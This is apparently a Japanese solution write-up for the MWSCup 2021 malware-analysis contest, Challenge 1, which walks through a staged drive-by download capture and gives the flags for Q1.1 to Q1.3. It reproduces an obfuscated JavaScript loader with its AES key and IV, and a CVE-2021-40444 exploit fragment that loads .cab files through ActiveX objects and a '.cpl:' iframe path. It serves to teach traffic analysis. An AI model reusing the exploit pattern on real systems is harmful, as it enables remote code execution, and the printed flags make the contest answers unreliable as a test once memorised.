



MWSCup 2021 課題1

Q1(悪性トラフィック解析)

- Drive-by Download攻撃のトラフィックの特徴とは？
 - 一般的にどのようなチェーンで行われるのか
 - 異質なトラフィックを探し、そこから流れを遡る
- JavaScriptにおける動的なコード実行を追う
 - 愚直に実行するのではなく、適度に内容を理解し、「適切に動くように動かす」
 - › 攻撃対象のプラットフォームを想像する
- 最新の攻撃事例を探す
 - ホットな攻撃手法は詳細な解析記事が公開されている
 - › 重要な脆弱性についてはJPCERT/CCなどが注意喚起している

Q1(悪性トラフィック解析)

• Fiddlerがフリーズする

- 巨大なデータをFiddlerでプレビューしようとすると、落ちることがある
- SyntaxViewではなく、TextViewやRawで表示すると比較的マシ
- どうしても落ちる場合は、sazファイルをzipとして展開して、直接中のコンテンツを見ることが出来る

Transformer	Headers	TextView	SyntaxView	ImageView	HexView	WebView	Auth	Caching	Cookies	Raw	JSON	XML
1	<pre><div id="contentsection" data-css="//static-spartan-eas-s-mesn-com.akamaized.net/spartan/ja-jp/_sc/css/b5dff51-68c94051/ direction=ltr.locales=ja-jp.themes=start.dpi=resolutionlx/ca-9c582f-fld2ff33/f5-5c0439-7acfd703/ld-9b294c-f0b26fba/5c- c2c380-a642acfc/7f-611819-59ad455e/29-679966-d56dff76/3c-8f7322-fld2ff33/b9-d4bcl0-64c0ed36/2d-0e97d4-8aa47702/de-0ae0e7- eef29d78/a8-b836ae-5fb3e5de/11-d72e35-8clafld2/f0-a0bd1f-7a284df5/9c-ab9525-dlcacleb/7d-a8907f-cl363742/bf-1655d3-403fa91a/ 9c-d2alcc-68ddb2ab?ver=20210907_23864016&fdhead=msnallexpusers,muidflt49cf,muidflt56cf,muidflt59cf,muidflt259cf, audexedge3cf,pnehlplcf,modvenduhrst,starthz3cf,platagyh3cf,artgly3cf,article3cf,ls-bing-news,vebudumu04302020, bbh20200521msncf,prg-editlocname,preprg-lsw-icfl0,prg-lsw-quco3,prg-indhov,prg-lsw-hldy,prg-lsw-icon2,prg-lsw-lowdctl, csmoney3cf,prg-adspeek,ls-br30min,prg-lsw-tsjp,btrecrow3,ls-winauthservice,prg-lsw-multipyg,prg-lsw-setcogt,prg-wpo-hpolypc, prg-lsw-nofeedback,prg-lsw-flyt-httpc,prg-lsw-halfwea,prg-lsw-ownnformat,prg-imghdr-na,prg-brandupwhp,prg-corec,prg-en-coinf,</pre>											

Q2(PowerShellスクリプト解析)

- 問題の要求は？
 - Q2.1, 2.4 : ファイルを暗号化するスクリプトを解析し、与えられたファイルを復号する。
 - Q2.2, 2.3 : 特定環境でのみ動作するスクリプトを解析し、環境を適切に設定する。
- 難読化・解析妨害のテクニックを理解する
 - e.g. Q2.2「環境に応じて異なるURLに対してアクセス」
 - 実直にコードを読み解くだけでも問題は解けるが、コードから解析妨害・環境検知の技術を学んでほしい。
 - 難読化コードの解析をサポートするツールもあるが、最後は手を動かしながら解析することが必要。
 - 実際の攻撃では未知の手法が用いられるケースもある。
そのような場合でも自分で調査し、解析できるようになってほしい。

問題担当



- 主担当

- NTTセキュリティ・ジャパン株式会社 小池倫太郎

- 作問者

- NTTセキュリティ・ジャパン株式会社 高井一
- NTTセキュリティ・ジャパン株式会社 澤部祐太

- レビューアー

- nao_sec メンバー一同



★ Pinned by 松木_NFLabs



Shota Nakajima 3:50 PM

@channel

MWS Cupの課題1、2の解析に必要な環境についてのアナウンスです。

課題1:

- Windows環境
- Fiddler

課題2:

今年もGhidraのgzfファイルを配布します。マルウェアのコードを含むファイルなので仮想環境で解析してください。

- 仮想環境
- Ghidra(10.0.0以上)

Windowsのライセンスがない場合は、以下から評価版をダウンロード可能です。

- <https://www.microsoft.com/ja-jp/evalcenter/evaluate-windows-10-enterprise>

★ Pinned by 松木_NFLabs



Rintaro Koike 3:55 PM

課題1担当者です

毎年環境に関する問い合わせやアンケート結果をいただきますが、上記の環境を事前に準備してください。特にWindows環境があるかないかでは大きな差となりえます。当日までに準備をお願いします。

D3M/Augmaに関するDrive-by Download攻撃を扱ったもの

- 大きく分けて3つほどに分けられる
 1. pcapやsazを使って、Drive-by Download攻撃を解析する
 2. Drive-by Download攻撃で使われるような難読なスクリプトを解析する
 3. Drive-by Download攻撃を観測する
- 2019年は 1. saz解析、2020年は 2. JavaScript解析
- 2021年はどうしようかな？

「去年までのようトラフィックを解析する問題と、今年のようなスクリプトを解析する問題だと、どちらのほうが解きやすかったですか？」

- スクリプトのほうが易しいし、復習もしやすい
- 解析に専念できるので、今後も今回のようなスクリプト解析の問題が良い
- 実際の攻撃の流れを見ながら解析できたので、去年までのトラフィック解析が良い
- 両方を組み合わせることで、より理解が深まるのではないか

じゃあどっちも出します！！！！

今年の課題1は2部構成

1. 悪性トラフィック解析

- 従来どおりDrive-by Download攻撃の一連の流れを解析する問題
- 攻撃トラフィックの特定、前後関係の把握、難読なスクリプトの解析、Exploitの理解

2. PowerShellスクリプト解析

- 昨今のサイバー攻撃において、特に悪用事例が多いPowerShellスクリプトを解析する問題
- PowerShell特有の様々な難読化・解析妨害を対処していく


- 問題ファイルおよびインフラが悪性判定される恐れがあります
 - アンチウイルスソフト等に検知される可能性があります
 - › 悪性っぽく見えるようなコンテンツを作っていますが、実際には無害です
- 問題ファイルはデータセットなどと同様に扱いにご注意ください
 - 外部サービス等へ投稿しないでください
- 何か質問等あれば **Slack-MWS #cup2021** まで

競技中の解説はここまで



MWSCup 2021 課題1 解説

回答について



Q1 (8点)



Q1.1~4はDrive-by Download攻撃を仕掛ける悪性トラフィックに関する問題です。ユーザがWebブラウザを操作していたとき、悪意のあるコードを読み込んでしまい、マルウェアと思われるDLLファイルが実行されました。mwscup2021_q1-1.sazをダウンロードし、それぞれの問題に回答してください。mwscup2021_q1-1.sazを開くためのパスワードは **mws!drive-by@infected** です。

※ 本設問で利用するトラフィックデータは作問者によって作成されたデータであり、実際の攻撃で用いられたものではありません。DLLファイルはマルウェアではなく、ダミーファイルです。

Q1.1 (2点)

DLLファイルを実行しようとするJavaScriptコードを含んでいる通信はどれですか？その通信の通信先ドメインを **MWSCup{ドメイン}** の形式で回答してください。例えば、**http://example.com/test.html** に悪意のあるJavaScriptコードが含まれていた場合、回答は **MWSCup{example.com}** となります。

Q1.1 (2点)

悪性トラフィックを探すには？

- Drive-by Download攻撃特有のトラフィックチェーンに着目？
 - イマドキのDrive-by Download攻撃はSWFやJARを(ほとんど)使わない
 - › どんな脆弱性を使う？

	Private	Update	Exploit
RIG	No	Yes	CVE-2020-0674, CVE-2021-26411
Spelevo	No	No	CVE-2018-8174, CVE-2018-15982
PurpleFox	Yes	Yes	CVE-2021-26411
Underminer	Yes	No	CVE-2018-15982
Bottle	Yes	Yes	CVE-2020-1380, CVE-2021-26411
Magnitude	Yes	Yes	CVE-2021-26411

<https://nao-sec.org/2021/04/exploit-kit-still-sharpens-a-sword.html>

Q1.1 (2点)



悪性トラフィックを探すには？

- 一般的ではないトラフィックを探す
 - Content-Type
 - › application/vnd.ms-cab-compressed という見慣れないContent-Type
 - » [3444], [3445]

Progress Telerik Fiddler Web Debugger - EKfiddle v.1.0.6

File Edit Rules Tools View Help EKfiddle

WinConfig WinConfig Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search...

#	Method	Result	Protocol	Host	URL	Body	Process	Content-Type	User-Agent
2599	GET	200	HTTPS	api.company-target.com	/api/v2/ip.json?referrer=https%3A%2F%2Fwww.tenable.com%2Fblog%2Fcve-2021-26084-atlassi...	237	ie:explore:7572	application/json;charset=utf-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
4035	GET	200	HTTPS	dpm.demdex.net	/id?id_visid_ver=4.6.0&id_fieldgroup=MC&id_rtbd=json&id_ver=2&id_ordid=A729776A5245B1590A4...	361	ie:explore:7572	application/json;charset=utf-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3588	GET	200	HTTPS	github-releases.githubusercontent.com	/50461376/c25ff300-913e-11eb-9c53-43a802563ac07X-Amz-Algorithm=AWS4-HMAC-SHA256&X-A...	28,619,928	ie:explore:7572	application/octet-stream	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3444	GET	200	HTTP	cdn.cabinek.com	/CbsPersist_2021092108498.cab	134	ie:explore:3608	application/vnd.ms-cab-compressed	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3445	GET	200	HTTP	cdn.cabinek.com	/KB5005565.cab	8,274	ie:explore:3608	application/vnd.ms-cab-compressed	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
2700	GET	200	HTTPS	win10labo.info	/wp-content/themes/stingerpro/css/fontawesome/fonts/fontawesome-webfont.eot?	165,742	ie:explore:7572	application/vnd.ms-fontobject	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

Q1.1 (2点)



悪性トラフィックを探すには？

- 一般的ではないトラフィックを探す
 - プロセス名
 - › www.secretgraffiti.com はPowerShellから通信が発生している
 - » [3447]

Progress Telerik Fiddler Web Debugger - EKFiddle v.1.0.6

File Edit Rules Tools View Help EKFiddle

WinConfig Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search...

#	Method	Result	Protocol	Host	URL	Body	Process	Content-Type	User-Agent
2045	CONNECT	502	HTTP	Tunnel to	umwatson.events.data.microsoft.com:443	676	wermgr:3960	text/html; charset=UTF-8	
4002	CONNECT	200	HTTP	Tunnel to	umwatson.events.data.microsoft.com:443	1,431	taskhostw:9104		
4023	POST	408	HTTPS	umwatson.events.data.microsoft.com	/Telemetry.Request	512	taskhostw:9104	text/html; charset=UTF-8	MSDW
2841	CONNECT	200	HTTP	Tunnel to	settings-win.data.microsoft.com:443	784	svchost:2484		
2869	CONNECT	200	HTTP	Tunnel to	settings-win.data.microsoft.com:443	784	svchost:2484		
2904	CONNECT	200	HTTP	Tunnel to	settings-win.data.microsoft.com:443	784	svchost:2484		
6511	CONNECT	200	HTTP	Tunnel to	checkappexec.microsoft.com:443	1,947	smartscreen:3564		
6523	POST	200	HTTPS	checkappexec.microsoft.com	/windows/shell/actions	181	smartscreen:3564	application/json; charset=utf-8	SmartScreen/2814751014978588
3447	GET	200	HTTP	www.secretgraffiti.com	/go	36	powershell:976	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP) WindowsPowerShell/...
2103	CONNECT	502	HTTP	Tunnel to	www.msn.com:443	676	ieexplore:7572	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
2104	CONNECT	200	HTTP	Tunnel to	cms.analytics.yahoo.com:443	803	ieexplore:7572		Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

Q1.1 (2点)



悪性トラフィックを探すには？

- 一般的ではないトラフィックを探す
 - [3444], [3445], [3447]は極めて近い範囲にあり、とりあえずSuspiciousであるとして周辺を見る

Progress Telerik Fiddler Web Debugger - EK Fiddle v.1.0.6

File Edit Rules Tools View Help EK Fiddle

WinConfig Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search...

#	Method	Result	Protocol	Host	URL	Body	Process	Content-Type	User-Agent
3433	GET	200	HTTP	wiki.augma.org	/about	47,737	ie:explore:3608	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3434	GET	404	HTTP	wiki.augma.org	/static/images/footer/wikimedia-button.png	574	ie:explore:3608	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3435	GET	404	HTTP	wiki.augma.org	/static/images/footer/poweredby_mediawiki_88x31.png	583	ie:explore:3608	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3436	GET	200	HTTP	pop.plasticregret.com	/counter?263477	469	ie:explore:3608	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3437	CONNECT	200	HTTP	Tunnel to	web.vortex.data.msn.com:443	773	ie:explore:3608		Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3438	GET	204	HTTPS	684fc536.akstat.io	/?hkey=B5G6H-8NNRK-NHTZ-9RA75-Z9TSX&rt.start=navigation&r=&t_done=1749&rt.end=1632...	0	ie:explore:3608	image/gif	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3439	GET	200	HTTPS	track1.aniview.com	/track?r=www.msn.com&sen=6478&cd1=CRAB_8&cd2=no_abtest&cd3=6406552&cd4=footerundef...	0	ie:explore:3608		Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3440	GET	200	HTTP	redir.plasticregret.com	/direct?p=263477&w=546595&t=2b6840708230321b&r=&vw=300&vh=150	79	ie:explore:3608	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3441	GET	302	HTTP	app.bluetds.com	/enter?8c=615869&hit_url=&amute=0	0	ie:explore:3608	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3442	GET	200	HTTP	cdn.cabinek.com	/filter?u=gqFUXBaCoVTXJOSQXRxbObJ3eVomNTQ2NTk1oVPEOE8EodxoPk9LnQzFv8muoTqySvjht6j...	2,305,551	ie:explore:3608	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3443	GET	200	HTTPS	web.vortex.data.msn.com	/collect/v1/t.gif?ver=2.1&name=Msn.Web.Custom.Unload&time=2021-09-20T15%3A21%3A59...	43	ie:explore:3608	image/gif	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3444	GET	200	HTTP	cdn.cabinek.com	/CbsPersist_2021092108498.cab	134	ie:explore:3608	application/vnd.ms-cab-compressed	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3445	GET	200	HTTP	cdn.cabinek.com	/KB5005565.cab	8,274	ie:explore:3608	application/vnd.ms-cab-compressed	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3446	GET	404	HTTP	redir.plasticregret.com	/favicon.ico	544	ie:explore:3608	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3447	GET	200	HTTP	www.secretgraffiti.com	/go	36	powershell:976	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP) WindowsPowerShell/...
3448	CONNECT	200	HTTP	Tunnel to	www.google.com:443	662	ie:explore:7572		Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
3449	GET	204	HTTPS	www.google.com	/gen_204?ts=web&t=af&atyp=csi&ei=HKdYfLRKsQlr7wPnMG=sAM&rt=wrt.6,ft.152,ft.110,prt....	0	ie:explore:7572	text/html; charset=UTF-8	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

Q1.1 (2点)

前後関係を追う

- [3444]と[3445]は同ドメインに対する通信であり、同様のドメインに対する通信として他にも[3442]がある
- [3442]は[3441]からリダイレクトによって到達している
- [3441]は[3440]からリダイレクトによって到達している
- [3440]は[3436]からリダイレクトによって到達している
- [3436]は[3433]によってiframeとして読み込まれている

> いわゆるDrive-by Download攻撃のようなリダイレクトチェーンに見える

Q1.1 (2点)

前後関係を追う

- 必要なデータのみを取り出す
 - wiki.augma.orgが入口サイト(改ざん?)
 - pop.plasticregret.com -> redir.plasticregret.com -> app.bluetds.comをリダイレクト
 - cdn.cabinek.com が攻撃の本体
 - www.secretgraffiti.com はPost-Exploitトラフィック?

#	Method	Result	Protocol	Host	URL	Body	Process
3433	GET	200	HTTP	wiki.augma.org	/about	47,737	iexplore:3608
3436	GET	200	HTTP	pop.plasticregret.com	/counter?263477	469	iexplore:3608
3440	GET	200	HTTP	redir.plasticregret.com	/direct?p=263477&wv=546595&t=2be840708230321b&r=&vw=300&vh=150	79	iexplore:3608
3441	GET	302	HTTP	app.bluetds.com	/enter?&c=615869&hit_url=&amute=0	0	iexplore:3608
3442	GET	200	HTTP	cdn.cabinek.com	/filter?u=gqFUxBaCoVTX 0SQXRxhObJJoVOmNTQ2NTk1oVPEOE8EodxoPk9L...	2,305,551	iexplore:3608
3444	GET	200	HTTP	cdn.cabinek.com	/CbsPersist_2021092108498.cab	134	iexplore:3608
3445	GET	200	HTTP	cdn.cabinek.com	/KB5005565.cab	8,274	iexplore:3608
3447	GET	200	HTTP	www.secretgraffiti.com	/qo	36	powershell:976

Q1.1 (2点)



[3442]を見ている

- 明らかに怪しいJavaScriptコード

```
<html><head><script>eval(atob
("dmFyIFFsMTBjNnRmWCA9ICIoYB2YXJgYk9aR2pobldFID0gWyJRa2RsTmpZM056TTVNRGhpYmxRPSIsIldISkNOalkzTnpNNE56RlhWMEF9IiwuU1
VkU05qWtNOek01TUROV1pYTT0iLCJhVkJRTmpZM056TTVNekJ1YTBZPSIsImVHeDB0alkzTnpNNU16WnVZa289IiwZVZSdE5qWtNOek01TXpCMGNGRT
0iLCJkV1JYTmpZM056TTVNRGR4UVU0PSIsIlZrbHB0alkzTnpNNE9UVlZlRmc9IiwWjNwNk5qWtNOek00T1RkS1RWQT0iLCJiRkZRTmpZM056TTVORE
ZzUTNZPSIsIlJuuUlpOalkzTnpNNU16aHZabms9IiwYlHCV05qWtNOek00TlROTfJYWT0iLCJiMWhYTmpZM056TTRPREpYZW5nPSIsIlJrTnl0alkzTn
pNNE5UTklwMVU9IiwWTJWVks5qWtNOek00TlRWVGXVT0iLCJVMWwwTmpZM056TTR0VE5hZDNZPSIsIldFRnZOalkzTnpNNU9UbEVSVVE9IiwZVZoUU
5qWtNOek00T1RoelpHOD0iLCJZMWhYTmpZM056TTRPVEJwVTBrPSIsIlJHeHROalkzTnpNNU1ESjNSbws9IiwYzBWU5qWtNOek01T1RsVGVXcz0iLC
JWMMRqTmpZM056TTVNREY2V0VJPSIsImNuSjJOalkzTnpNNU16SllUWEE9IiwVDJ4Rk5qWtNOek01TwpkbVFYVT0iLCJJaM1pyTmpZM056TTPVVGxRVV
VZPSIsImRFWk90alkzTnpNNU16RkZWJm89IiwZFHkQk5qWtNOek01TXpwQmExVT0iLCJRvWw1TmpZM056TTRNamwyZFVrPSIsIlVVRk50alkzTnpNNU
9UbG9UMkk9IiwVTNaU05qWtNOek00T1RaevLXMD0iLCJVRVZwTmpZM056TTPVVGxzYTBrPSIsIlJuaGpOalkzTnpNNU1qZEtZMEU9IiwZDFsVE5qWT
NOek01T1RseViWND0iLCJjbmGwTmpZM056TTVNemR1VjBZPSIsIlMzbEVOalkzTnpNNU1ESnFhWfK9IiwYmtWUE5qWtNOek01T1Rsc1NHdz0iLCJVE
54TmpZM056TTVNvFJNVJNPSIsIlpyWndOalkzTnpNNE1qbHJabku9IiwVeHsRE5qWtNOek01T1RsUVRsaz0iLCJWbXRvTmpZM056TTVNvGhDZEc0PS
IsIlVrcFNOalkzTnpNNU1qbGliMnM9IiwY25Cc05qWtNOek01T1RsSlMyaz0iLCJlbHBTmpZM056TTVNemxRwkZBPSIsImFGWmtOalkzTnpNNU9Ube
xhbTQ9IiwVfC5eU5qWtNOek00TWpaUVQwMD0iLCJWwFZ6TmpZM056TTR0a1J2VDNrPSIsImRISkNOalkzTnpNNU9UbFVka3c9IiwWlZKSks5qWtNOek
01TXpadVUwZz0iLCJhSFJ3TmpZM056TTVNVEpsWms4PSIsIl1XTlBOalkzTnpNNU9Ube1SMGM9IiwUmtKVk5qWtNOek00TnpGR1dT0iLCJjbmG1Tm
```

Flag is **MWSCup{cdn.cabinek.com}**


Q1.2 (2点)

DLLファイルを実行しようとするJavaScriptコードには、AES-128-CBCでデータを復号する処理が存在します。復号に使用した暗号鍵を **MWSCup{16進数}** の形式で回答してください。例えば、暗号鍵が **b529ee9440e427b8** である場合、回答は **MWSCup{b529ee9440e427b8}** となります。

Q1.2 (2点)

[3442]を解析していく

- 実はMWSCup 2020 課題1で出題した問題の組み合わせ
 - 解説スライドはこちら
 - › https://www.iwsec.org/mws/files/MWSCup2020_c1.pdf
 - 基本的にはevalを追っていきだけ
 - AESをデコードする際に登場する解析妨害コード
 - › 攻撃された環境はInternet Explorer
 - » プロセス名やUser-Agentを見れば分かる
 - › Internet Explorerとそれ以外のブラウザに存在する実装差異



Q1.2 (2点)



```
var bR5PojaUMEQ =
'ECBTEhQBpjqX0j4GUzQfGjweTSwlvQURIxAcISgQAjNaKzAFqhchVE0qPwECBShtKAIZWAEKTTsrAxwhCqCLJC8WBBZCB1wSHBQ1KgsNLB0WFzcULS
szV11dHyIgbFQrVzdTLDwMDFGNgglTQRXKwo9CjU0A103mi81JTBLPBQGC1IeN1MpRwstLhUtDycRzYcFE0/
FxcFIzcGLz4nFg0rFhhdPTAKVgEpMj8VUyAaHyIRMxxQcVA6I1VVJzhQHD4GOBQUTR5SKjALWCQeFckiLwMcPqhQDwkJJF4
+NAJLIF0XHq5YX1cFFCUKB1VaLR8zGxpWJw85Hi4zMicRVTA5XSYjCkOTi0QNwMnOjlcCwMqQjYtDDxRJdWjJDAp0BkCKipGADYxHB8gDxYxOwRcJB
QgE0kIPy1WTDtdI1cNBRBcOxg8Ux4RLwo0BV49JzQkWzUiJSkqVjBdwjMuMQkDXF8m0jxXLtdQXSgMVg8uFFdUUCcjFBZdBjRLBgUHXQEMHqs2FV9ZA
CY3Xh8NByohDT8vrjkyDlMOKw42GRYXVhcMBD8KPhovFyI4PCaUBfHSNwU40y0VIR0FP1YjBycAPVsQB19RI1MiGEEwJCgRKgA9FiIhDy0FXl0XXgld
AxU7OQ433JUEKPAgm0LU00wMMMgg/Kw8AGgYBPSJfBQhTJzkeAVFdKjcsMgAnIAhfCQsSBTgmK14
+QRcTPxQSIioMK1EUEz8eCiULXxUzByNwXV8sBQcmMwNUVh4LN1wpGB1UFVQtDzEiMAFcUxwgPQ0LohgsCgshARCOEFgjVzwuA1IDPlw0CigKJTNXWg
cJIB9aBDIBRT09VgkGHipRIDcDI1EbHyFPDgBM1AOLAI8EiIRLC0eADUIMSEUJwMgPQYnFhQuMBwGPxYLIwo3LQ00PiI9JD4APzZRDA8KaykGABAFp
DQh01svLgpeIg0VPQkmK1AoLTQcLT4jVSsDXVwuQghPMwoIJUpRAV0wDQ8PJixcFgMGUQIfGQBQFwQHIIy4wBCguXigoFwIKK1QLHFtPHRBdHScKWjQg
AyEOLCQlIypRUwIOBy42Qw0MEhEzXig8DwMcNV8jJQAuNDYmJCwZXTdWJctTLDBGRQwgOwAhIgo6JRJZSA==';
bR5PojaUMEQ = atob(bR5PojaUMEQ);
var key = typeof ([]).find);
var V1w_ = "";
for (var i = 0; i < bR5PojaUMEQ.length; i++) {
  V1w_ += String.fromCharCode(bR5PojaUMEQ.charCodeAt(i) ^ key.charCodeAt(i % key.length));
}
bR5PojaUMEQ = V1w_;
var iv = "KIyVVNC3o_tm8UwC";
var key = "fdaa292aa7384a52";
this["e" + "v" + "a"] (G1mtQ_jnKwnr(bR5PojaUMEQ));
```

Flag is **MWSCup{fdaa292aa7384a52}**

Q1.3 (2点)

実行されたDLLファイルのファイル名はなんですか？回答は **MWSCup{ファイル名}** の形式で入力してください。ファイルパスではなく、ファイル名を回答してください。例えば、ファイル名が **malware.dll** である場合、回答は **MWSCup{malware.dll}** となります。

Q1.3 (2点)

[3442]を解析していく

- 攻撃コードっぽいデータ
 - [3444]と[3445]のURLがあり、[3442]によって発生しているトラフィックであることが確定
 - ClassIDの先頭 “edbc374c” などググると、CVE-2021-40444に関連していることが分かる

```
var obj_0 = document.createElement("object");
obj_0.setAttribute("codebase", window.location.origin + "/CbsPersist_2021092108498.cab#version=5,0,0,0");
obj_0.setAttribute("classid", "CLSID:edbc374c-5730-432a-b5b8-de94f0b57210");

var obj_1 = document.createElement("object");
obj_1.setAttribute("codebase", window.location.origin + "/KB5005565.cab#version=5,0,0,0");
obj_1.setAttribute("classid", "CLSID:edbc374c-5730-432a-b5b8-de94f0b57211");

setTimeout(function() {
    var i = document.createElement("iframe");
    document.documentElement.appendChild(i);
    i.src = ".cpl:../../AppData/Local/Temp/runner.inf";
}, 3000);
```

Q1.3 (2点)



I. 概要

2021年9月7日（米国時間）に、マイクロソフトからMicrosoft MSHTMLの脆弱性（CVE-2021-40444）に関する情報が公開されました。脆弱性が悪用されると、遠隔の第三者が、細工したMicrosoft Officeのファイルを利用者に開かせることで、任意のコードを実行するなどの可能性があります。

マイクロソフト株式会社

Microsoft MSHTML Remote Code Execution Vulnerability

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444>

マイクロソフトは、本脆弱性を悪用するMicrosoft Officeのファイルを用いた攻撃を確認していると公表しています。今後、本脆弱性を悪用するMicrosoft Officeのファイルを用いた攻撃が増加する可能性もあるため、マイクロソフトの情報を確認し、回避策の適用を検討するとともに、脆弱性への対策が公開され次第、速やかに適用することを推奨します。

更新: 2021年9月10日追記

